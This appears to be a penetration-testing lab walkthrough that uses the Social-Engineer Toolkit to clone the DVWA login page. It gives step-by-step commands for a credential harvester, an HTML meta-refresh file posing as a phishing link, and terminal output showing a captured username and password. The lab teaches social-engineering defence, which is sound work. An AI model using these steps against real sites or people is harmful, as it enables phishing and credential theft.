


The **objective of this task in SET (Social-Engineer Toolkit)** is to **create a cloned web page** that looks identical to a legitimate site, but with its form fields rewritten so that any credentials entered are captured by the penetration tester's system.

Social-Engineer Toolkit (SET) is an open-source framework designed for simulating social engineering attacks during penetration testing. It helps ethical hackers assess human vulnerabilities in cybersecurity defenses

- Launching SET and exploring the toolkit

Use the **sudo -i** command to obtain persistent root access.

Screenshot



A screenshot of a terminal window on a Kali Linux system. The window title bar says "Terminal". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The terminal prompt shows the user is currently a regular user named "kali" with the command "sudo -i" entered. A password prompt follows: "[sudo] password for kali:". The terminal then displays the root prompt "(root@Kali)-[~]" in red text. The bottom of the terminal window shows a small icon of a terminal and a square icon.

In the prompt, enter **setoolkit**

Screenshot

```
[--] The Social-Engineer Toolkit (SET)      [--]
[--] Created by: David Kennedy (ReL1K)      [--]
[--] Version: 8.0.3                          [--]
[--] Codename: 'Maverick'                   [--]
[--] System Follow us on Twitter: @TrustedSec [--]
[--] Follow me on Twitter: @HackingDave     [--]
[--] Homepage: https://www.trustedsec.com   [--]
[--] Welcome to the Social-Engineer Toolkit (SET).
[--] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Home Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Examine the Available Social-Engineering Attacks.

At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu

```
[--] The Social-Engineer Toolkit (SET)      [--]
[--] Created by: David Kennedy (ReL1K)      [--]
[--] Version: 8.0.3                          [--]
[--] Codename: 'Maverick'                   [--]
[--] System Follow us on Twitter: @TrustedSec [--]
[--] Follow me on Twitter: @HackingDave     [--]
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1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Select from the menu

```
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
[---]Trash The Social-Engineer Toolkit (SET) [---]
[---]Created by: David Kennedy (ReL1K) [---]
[---]Version: 8.0.3 [---]
[---]Codename: 'Maverick' [---]
[---]Follow us on Twitter: @TrustedSec [---]
[---]Follow me on Twitter: @HackingDave [---]
[---]Homepage: https://www.trustedsec.com [---]
[---]Welcome to the Social-Engineer Toolkit (SET). [---]
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[---]The Social-Engineer Toolkit is a product of TrustedSec. [---]
[---]Visit: https://www.trustedsec.com [---]
[---]It's easy to update using the PenTesters Framework! (PTF) [---]
[---]Visit https://github.com/trustedsec/ptf to update all your tools! [---]
[---]Home [---]
[---]Select from the menu: [---]
[---]1) Spear-Phishing Attack Vectors [---]
[---]2) Website Attack Vectors [---]
[---]3) Infectious Media Generator [---]
[---]4) Create a Payload and Listener [---]
[---]5) Mass Mailer Attack [---]
[---]6) Arduino-Based Attack Vector [---]
[---]7) Wireless Access Point Attack Vector [---]
[---]8) QRCode Generator Attack Vector [---]
[---]9) Powershell Attack Vectors [---]
[---]10) Third Party Modules [---]
[---]99) Return back to the main menu. [---]
set> [---]
```

Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Select 2 -Website Attack Vectors

```
root@Kali: ~
File Actions Edit View Help

[—] Trash      The Social-Engineer Toolkit (SET)      [—]
[—]           Created by: David Kennedy (ReL1K)      [—]
[—]           Version: 8.0.3
[—]           Codename: 'Maverick'
[—]           Follow us on Twitter: @TrustedSec      [—]
[—]           Follow me on Twitter: @HackingDave      [—]
[—]           Homepage: https://www.trustedsec.com      [—]
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Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

```
set> 2 System

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method


99) Return to Main Menu
```

Select 3 Credential Harvest attack

Clone the DVWA.vm Login Screen

In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.

Select 2 Site cloner



The screenshot shows a terminal window titled 'root@Kali: ~'. The title bar has several icons and the text 'root@Kali: ~'. Below the title bar is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The main area of the terminal displays the following text:

```
same web application you were attempting to clone.  
The third method allows you to import your own website, note that you  
should only have an index.html when using the import website  
functionality.  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
99) Return to Webattack Menu  
  
set:webattack> [-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a report  
  
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---  
The way that this works is by cloning a site and looking for form fields to  
rewrite. If the POST fields are not usual methods for posting forms this  
could fail. If it does, you can always save the HTML, rewrite the forms to  
be standard forms and use the "IMPORT" feature. Additionally, really  
important:  
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL  
IP address below, not your NAT address. Additionally, if you don't know  
basic networking concepts, and you have a private IP address, you will  
need to do port forwarding to your NAT IP address from your external IP  
address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using  
this from an external perspective, it will not work. This isn't a SET issue  
this is how networking works.  
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

At the prompt enter valid IP 10.6.6.1

```
set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
Password

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basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

Next, enter the URL of the website that you want to clone. This is the URL of the DVWA website, <http://DVWA.vm>.

enter the URL of the website that you want to clone. This is the URL of the DVWA website, <http://DVWA.vm.kali>

```
File Actions Edit View Help
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

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Password

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
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need to do port forwarding to your NAT IP address from your external IP
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address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm
Login

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available. Regardless, this cap
all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
|
```

Capturing and Viewing User Credentials

Create the Social Engineering Exploit.

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

Open the Kali Linux Mousepad text editor using the **Applications > Favorites > Text Editor** choice from the menu. Enter the HTML code



The screenshot shows a terminal window titled '~ /Great_link.html - Mousepad'. The window has a dark theme with light-colored text. The menu bar includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons for file operations like new, open, save, cut, copy, paste, and search. The main text area contains the following HTML code:


```
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </head>
5 </html>
```

Capture User Credentials.

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

Double-click the desktop icon for the **Great_link.html** page.

Cloned webpage



Username

Password


Login

[Damn Vulnerable Web Application \(DVWA\)](#) is a RandomStorm OpenSource project.

Enter password and username and click on login

After the login attempt, the cloned web page redirected the browser to the real web site. However, the user has real credentials have been provided to the hacker's clone of the original website.

Redirected the browser to the real website



View the Captured Information

Return to the terminal session that is running the SET application. Output from the login attempt should appear,

```
POSSIBLE USERNAME FIELD FOUND: username=
```

```
POSSIBLE PASSWORD FIELD FOUND: password=
```

```
POSSIBLE USERNAME FIELD FOUND: Login=Login
```

```
POSSIBLE USERNAME FIELD FOUND: user_token
```

```
root@Kali: ~
File Actions Edit View Help
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm
[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures
all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [17/Dec/2025 22:07:39] "GET / HTTP/1.1" 2
00 -
10.6.6.1 - - [17/Dec/2025 22:07:40] "GET /favicon.ico
HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmai
l.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55wordd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=06b8e5720078
30957e7ee104eff9ee24
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A
REPORT.

10.6.6.1 - - [17/Dec/2025 22:10:33] "POST /index.html
HTTP/1.1" 302 -
```